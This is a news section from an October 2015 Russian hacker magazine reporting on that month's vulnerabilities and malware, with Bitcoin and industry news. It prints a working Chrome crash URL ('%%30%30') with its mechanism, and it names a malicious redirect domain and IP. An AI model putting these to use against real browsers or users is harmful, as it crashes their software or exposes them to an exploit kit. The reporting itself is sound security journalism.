

ОКТЯБРЬ 2015

№201

Пишем код для рутованного Android

Собираем и модифицируем твик для iOS

Cover Story

КАК СТАТЬ КИБОРГОМ

ИМПЛАНТАЦИЯ NFC В ДОМАШНИХ УСЛОВИЯХ

Киборги бывают не только в старой фантастике. Зашить в себя чип может любой желающий.

октябрь 2015
№ 201

CONTENT

MEGANEWS



Мария «Mifrill» Нефедова
nefedova.maria@gameland.ru



Анатолий Ализар

БАГИ СЕНТЯБРЯ

Сентябрь 2015 года ознаменовался настолько большим количеством новых интересных багов, что их перечисление заслуживает отдельной статьи.



СНЯТИЕ БЛОКИРОВКИ В ANDROID 5.X

В операционной системе Android 5.x обнаружена опасная уязвимость с повышением привилегий. Кто угодно способен без труда снять блокировку экрана, введя чрезмерно длинный пароль методом «копипаст». Уязвимость CVE-2015-3860 присутствует во всех версиях 5.x, вплоть до 5.1.1. Хакеры огласили информацию через пару дней после того, как Google выпустила билд LMY48M с исправлением для Nexus 4, 5, 6, 7, 9 и 10. Но большинство людей не знают о билде, так что «Нексусы» и другие современные смартфоны Android останутся уязвимыми еще долгое время.






IOS 9: БАГ В AIRDROP НЕ УСТРАНЕН

Начиная с iOS 7 компания Apple стала интегрировать в свои мобильные устройства технологию передачи данных AirDrop, позволяющую делиться данными «по воздуху» (посредством Wi-Fi и Bluetooth). Австралийский исследователь Марк Дауд (Mark Dowd) сообщил изданию Forbes, что обнаружил в AirDrop критическую уязвимость, актуальную для iOS 7 и выше, а также для OS X начиная с версии 10.10. Баг позволяет любому, кто находится в радиусе действия AirDrop, по-тихому отправить на устройство файл и установить вредоносное приложение (потребуется перезагрузка устройства). Атака сработает даже в том случае, если на устройстве жертвы запрещен прием входящих файлов.

После перезагрузки малварь получает доступ к Springboard, при помощи чего может ввести устройство в заблуждение, заставив систему поверить, что вредонос обладает обычными правами, как и любое другое приложение. На самом деле атакующий получает полный доступ к контактам, камере, геолокации, сообщениям и так далее. При желании хакер может пойти дальше и проникнуть в наиболее чувствительные области системы, нанеся ощутимый вред пользователю. Также атака может эффективно использоваться для обхода блокировки экрана.



WORDPRESS: ЭПИДЕМИЯ VISITORTRACKER

Эпидемию, набирающую обороты в геометрической прогрессии, заметили специалисты компании Sucuri Labs. По данным экспертов, 95% зараженных в ходе атаки сайтов работают под управлением WordPress и только 17% из них уже попали в черные списки Google.

Цель масштабной атаки — заставить максимальное количество пользователей перейти на страницу, зараженную популярным на черном рынке эксплоит-китом Nuclear. Внедренный на сайты код заставляет ресурс запустить вредоносный iframe, открыть инфицированную страницу и отправить туда ничего не подозревающего юзера. Исследователи пишут, что сейчас малварь отсылает пользователей на vovagandon.tk (193.169.244.159), но домены и содержание вредоносной страницы постоянно меняются. Только использование Nuclear неизменно.


Конкретную «точку входа», которую хакеры используют для столь массового заражения сайтов, специалисты Sucuri Labs обнаружить не смогли. Судя по всему, атакующие подошли к делу креативно и заражают сайты, эксплуатируя самые разные уязвимые плагины для WordPress, коих насчитывается огромное количество.



CHROME ПАДАЛ ИЗ-ЗА НЕСКОЛЬКИХ СИМВОЛОВ В URL

В Google Chrome, а также других браузерах, работающих на его движке, обнаружили очень простую и эффективную уязвимость. Достаточно добавить всего несколько символов в конец любой ссылки, и это приведет к падению браузера или отдельной его вкладки. Простейший пример такой ссылки: http://a/%%30%30. Всего 16 символов, и полный краш браузера. С тем же успехом добавить %%300 или %%30%30 можно к любому адресу. Например: http://xakep.ru/%%30%30. Если на такую ссылку не кликать, а просто провести по ней курсором, это не приведет к падению браузера, но работа вкладки завершится.


Суть DOS-уязвимости и эксплоита очень проста. Если добавить в конец любой ссылки %%300, URL конвертируется в %00. 0x30 — это 0 на ASCII. Таким образом, %%300 превращается в оригинальный %, конвертированный 0 и оригинальный 0. Все вместе дает %00, то есть в конец ссылки добавляется NULL byte. Далее ссылка проходит через GURLToDatabaseURL() и ReplaceComponents(). Из-за NULL byte ссылка обрабатывается еще раз, браузер замечает, что с адресом что-то не так, и помечает URL как нерабочий. Далее происходит возврат к GURLToDatabaseURL(), который ожидает, что ссылка будет работать. Однако ссылка не работает, что вызывает DCHECK(), а вместе с ним и падение софта.



IOS 9 ПОЗВОЛЯЕТ ПОЛУЧИТЬ ДОСТУП К ФОТОГРАФИЯМ И КОНТАКТАМ, НЕ ВВОДЯ ПАРОЛЬ

В iOS 9 обнаружена уязвимость, которая при наличии физического доступа к устройству позволяет обойти защиту операционной системы и буквально за тридцать секунд получить доступ к чужим контактам и фотографиям. Уязвимо любое устройство, работающее под управлением iOS 9 (iPhone, iPad или iPod touch), даже защищенное Touch ID. Обойти пароль устройства злоумышленнику поможет... персональный ассистент Siri.

От бага можно защититься самостоятельно: для этого достаточно просто отключить использование Siri при активном экране блокировки (Settings -> Touch ID & Passcode).



ЭПИДЕМИЯ В GOOGLE PLAY

Малварь, замаскированную под игру для тренировки мозга BrainTest, обнаружили специалисты компании Check Point. Приложение публиковалось в Google Play дважды: первый раз 24 августа текущего года (приложение было удалено), а затем 15 сентября. По статистике магазина, «игру» установили 100–500 тысяч раз. По данным Check Point, пострадать могли до миллиона пользователей. BrainTest умело определять, не используется ли там, где оно запущено, IP или домен, относящийся к Google Bouncer, и не проявляло никакой вредоносной активности, за счет чего и прошло все проверки магазина.

Эксперты уверяют, что BrainTest — это выход на новый уровень изощренности среди мобильных угроз. Малварь использовала техники timebomb, reflection, загрузку динамического кода и инструмент для обфускации кода, созданный компанией Baidu (что заставило экспертов предположить, что за атакой снова стоят китайские хакеры). Для повышения привилегий в системе приложение использовало четыре эксплоита. Также злоумышленники применяли два системных приложения, неусыпно следивших за тем, чтобы BrainTest не удалили, — они попросту восстанавливали удаленные компоненты малвари в системе.

В итоге избавиться от заразы окончательно можно, только перепрошив устройство.



ЭПИДЕМИЯ В APP STORE

Хакеры (предположительно, китайские) сумели подделать официальный инструмент Xcode, используемый разработчиками для создания приложений под iOS и OS X, и подменили его фальшивкой. В результате App Store наводнила малварь, созданная при помощи этого поддельного инструмента. Фальшивый Xcode получил название XcodeGhost и, по словам представителей фирмы Palo Alto Networks, был загружен в сеть через некий китайский сервер, так что следы атаки уводят в Поднебесную.

Созданные с использованием XcodeGhost приложения получились крайне опасными. Фальшивый инструмент для разработчиков внедрил в легальные и безвредные программы возможность инициировать фишинговые запросы, возможность открывать URL, читать и записывать данные из буфера обмена и другие неприятные трюки. Также зараженное приложение собирает данные об устройстве: номер телефона, UUID, сведения о языке и стране использования, дату, время и так далее.

Точный масштаб проблемы не совсем ясен. Так, китайская фирма Qihoo 360 Technology заявляет, что в App Store было обнаружено 344 вредоносных приложения, созданных с помощью XcodeGhost. В то же время представители Palo Alto Networks пишут лишь о 39 таких приложениях. Как бы то ни было, Apple все выходные занималась экстренной очисткой магазина.

ПРОБЛЕМА С COOKIE ВО ВСЕХ СОВРЕМЕННЫХ БРАУЗЕРАХ

Команда ученых из Computer Emergency Response Team (CERT) рассказала, что производители применяют стандарт RFC 6265, отвечающий за браузерные cookies, неверно. Проблема заключается в следующем: полученные через обычный HTTP-запрос cookie могут отмечаться как «защищенные», то есть имеют secure flag. По идее, такие cookie должны передаваться только через HTTPS-соединение. Однако исследователи выявили, что многие современные браузеры используют любые cookie-файлы в ходе HTTPS-соединения, не проверяя при этом их источник (так называемый cookie forcing). В том числе принимаются и «защищенные» cookie, подложенные в систему ранее.

Это позволяет атакующему осуществить атаку man-in-the-middle, внедрив через HTTP-запрос фальшивые cookie, которые будут маскироваться под cookie-файлы других, легитимных сайтов, перезаписывая настоящие. Такую подмену будет сложно заметить даже тем, кто регулярно проверяет списки cookie в браузере и ищет в них подозрительное. Далее, при помощи такой подделки, можно легко перехватить приватную информацию пользователя в ходе HTTPS-сессии.

Впервые о проблеме рассказали еще в августе 2015 года, на конференции USENIX 24, так что разработчики браузеров уже успели подготовиться и выпустить «заплатки». Проблеме были подвержены буквально все браузеры: Safari, Firefox, Chrome, Internet Explorer, Edge, Opera и Vivaldi. От бага избавлены лишь самые последние их версии.





«Я считаю, что приватность в целом и наше с вами право на приватность вообще в конечном счете важнее, чем страх перед терроризмом. Да, на Ближнем Востоке идет война. Члены ИГИЛ всегда найдут способ общаться друг с другом. Если какой-то способ связи окажется для них небезопасным, они просто найдут другой. Поэтому я не считаю, что Telegram принимает какое-то участие в их активности. И я не считаю, что мы должны чувствовать себя виноватыми. Я убежден, что мы делаем правильную вещь — защищаем приватность наших пользователей»

Павел Дуров
об использовании Telegram террористами



ВЗРОСЛЕНИЕ BITCOIN

Bitcoin претендует на звание мировой криптовалюты, так что неудивительно, что его постоянно проверяют на прочность. Если система даст сбой, это будет означать, что цепочка транзакций в нынешнем виде является всего лишь «дорогим научным проектом». Но пока что стресс-тесты, применяемые к сети Bitcoin, выявляют несовершенство архитектуры лишь самих авторов этих тестов.

В июне 2015 года брокерская компания CoinWallet собиралась зафлудить цепочку транзакций в течение ста блоков, передав транзакции общим объемом 200 Мбайт. Стресс-тест не удалось провести в полном объеме: десять серверов BitcoinD должны были отправлять транзакции на 10–20 адресов, по две в секунду, каждая размером примерно по три килобайта, однако не справились с задачей и вышли из строя примерно через шесть часов работы, передав к тому моменту всего 15% запланированных пакетов. Таким образом, первый

запланированный стресс-тест для проверки надежности сети Bitcoin прошел без эксцессов: инфраструктура выдержала большое количество транзакций.

До второго стресс-теста, который планировался в начале сентября, дело так и не дошло: по каким-то причинам уже подготовленные двадцать серверов и тысячи адресов Bitcoin с размещенными на них суммами так и не были использованы. Пять адресов были «слиты» на Reddit, остальные, несмотря на обещание, так и не появились в общем доступе. Вероятно, в CoinWallet поняли, что даже такого уровня подготовки недостаточно.

Возможно, именно благодаря таким тестам финансовый мир начинает более уверенно оценивать надежность криптовалюты. Девять крупнейших в мире инвестиционных банков объявили о совместном проекте с нью-йоркской финансово-технологической компанией R3 CEV. Среди подписавших соглашение о партнерстве — банки Goldman Sachs, Barclays, JP Morgan, State Street, UBS, Royal Bank of Scotland, Credit Suisse, BBVA и Commonwealth Bank of Australia. Разумеется, к ним могут присоединиться и другие. Все вместе они создадут «фреймворк для использования технологии цепочки блоков на финансовых рынках», сказано в пресс-релизе R3 CEV.

Это первый случай, когда банки объединили усилия для разработки технологии на основе биткойна, которая может претендовать на роль отраслевого стандарта. В последнее время многие солидные финансовые организации выразили заинтересованность в разработке blockchain-приложений. Они хотят за счет этого повысить безопасность, скорость и эффективность финансовых транзакций. Технология blockchain, на которой работает Bitcoin, — великолепная идея, и ее можно применить для различных криптографических приложений в финансовой индустрии.

Еще одним свидетельством серьезного отношения к Bitcoin служит заявление Комиссии по торговле биржевыми фьючерсами (CFTC) США. 18 сентября CFTC признала Bitcoin и прочие виртуальные валюты биржевым товаром. Это решение CFTC должно возыметь далеко идущие последствия. Так, все биржи, которые проводят операции с биткойнами, то есть торгующие опционами и фьючерсами за биткойны (и прочие виртуальные валюты), отныне будут подвергаться госрегулированию.

Такая мера призвана помочь избежать повторения истории с биржей Mt. Gox, так как, зафиксировав нарушения, CFTC сможет предъявить нарушителю обвинения. Похоже, поводом для принятия такого решения послужили в числе прочего и действия биржи Coinflip, торговавшей биткойн-деривативами, не соблюдая нормы Комиссии. CFTC потребовала от Coinflip зарегистрироваться официально и соблюдать правила, которым подчиняются другие участники рынка. Представители биржи с требованиями CFTC согласились.

Решения для майнинга также приходят в массы. В конце сентября компания 21.co представила устройство с говорящим названием 21 Bitcoin Computer,

в разработку которого инвесторы вложили более 100 миллионов долларов. Устройство, созданное при поддержке компаний Qualcomm и Cisco на базе Raspberry Pi, работает с любым компьютером (Mac, Windows или Linux), а также может функционировать и самостоятельно.

21 Bitcoin Computer построен на собственном чипе компании, который в официальном пресс-релизе назван «майнинговым чипом». Встроенный сервис микроплатежей, равно как и интерфейс командной строки, — тоже работа инженеров 21.co. По сути, устройство является не просто компактной машинкой для майнинга: это полноценный комплект для разработчика или бизнесмена, предоставляющий широчайшие возможности.


Девайс уже доступен для предварительных заказов на Amazon, но устройство не из дешевых — выложить за портативный гаджет придется 399 долларов. В комплект поставки входит все необходимое: адаптер Wi-Fi, Raspberry Pi 2, блок питания, кабель USB и SD-карта объемом 128 Гбайт. Пользователи, которым нужна безопасность, могут приобрести версию full node — устройство из коробки оснащается копией Blockchain.

СТАРЫЕ ВЕРСИИ ANDROID ПО-ПРЕЖНЕМУ ДОМИНИРУЮТ

→ **Официальный блог команды разработчиков операционной системы Android пополнился свежей статистикой.**

Стало известно, что доля устройств, работающих на базе Android Lollipop, выросла и теперь составляет уже **21%**.

В июне 2015 года этот показатель равнялся лишь **12,4%**. Но общая статистика все же удручает.



2 000 000 000

строк кода содержит база Google

→ Сотрудница корпорации Google Рейчел Потвин (Rachel Potvin) обнародовала интересную статистику, выступая на конференции в Кремниевой долине. Согласно ее данным, все сервисы Google суммарно занимают почти 86 Тбайт и хранятся в десяти разных дата-центрах, которые постоянно синхронизируются друг с другом. Это почти миллиард файлов и два миллиарда строк кода. 25 000 разработчиков совершают примерно 45 000 коммитов ежедневно.

13 000 000

iPhone 6s продано за первые выходные

→ Apple отчиталась о запуске в продажу новых моделей iPhone. Старт получился лучшим за всю историю компании, Тим Кук назвал его феноменальным. За первые выходные, то есть за три дня (так как продажи стартовали в пятницу), компании удалось реализовать 13 миллионов iPhone 6s, легко превзойдя результат iPhone 6, который в прошлом году сумел добраться лишь до отметки 10 миллионов устройств за аналогичный отрезок времени. Секрет столько успешного старта прост – на этот раз продажи стартовали одновременно в двенадцати странах, включая Китай, который является для Apple вторым по величине рынком после США.



ДАРКНЕТ ВНЕ ОПАСНОСТИ

Взломы и малварь стали причиной лишь 25% инцидентов за последние десять лет (2005–2015 годы). 41% всех утечек информации вызван тем, что сотрудник организации банально потерял рабочий ноутбук, флешку, телефон или планшет или устройство украли. За 12% утечек ответственны инсайдеры, умышленно продавшие информацию на сторону. Такие данные получила компания Trend Micro в своем аналитическом исследовании.

В свете недавних крупных утечек данных (Ashley Madison и Hacking Team) эксперты решили развенчать несколько мифов и выяснить, кого больше всего ломают и сколько потом на черном рынке стоят персональные данные обычных людей. Оказалось, персональные данные (PII) стоят дешево: только за последний год цена просела с 4 долларов до 1 доллара за строку. То же самое относится к данным о кредитках, которые продают едва ли не на вес, — хакеры не заботятся даже о том, к какой платежной системе относится карта.

Мнение, что атакующие в основном гонятся за персональной идентификационной информацией пользователей, тоже миф. PII служат лишь промежуточным этапом: взломав медицинские или образовательные учреждения, хакеры определенно получат больше данных, если у них на руках уже есть данные сотрудников. График ниже демонстрирует соотношение различных типов данных при разных утечках.

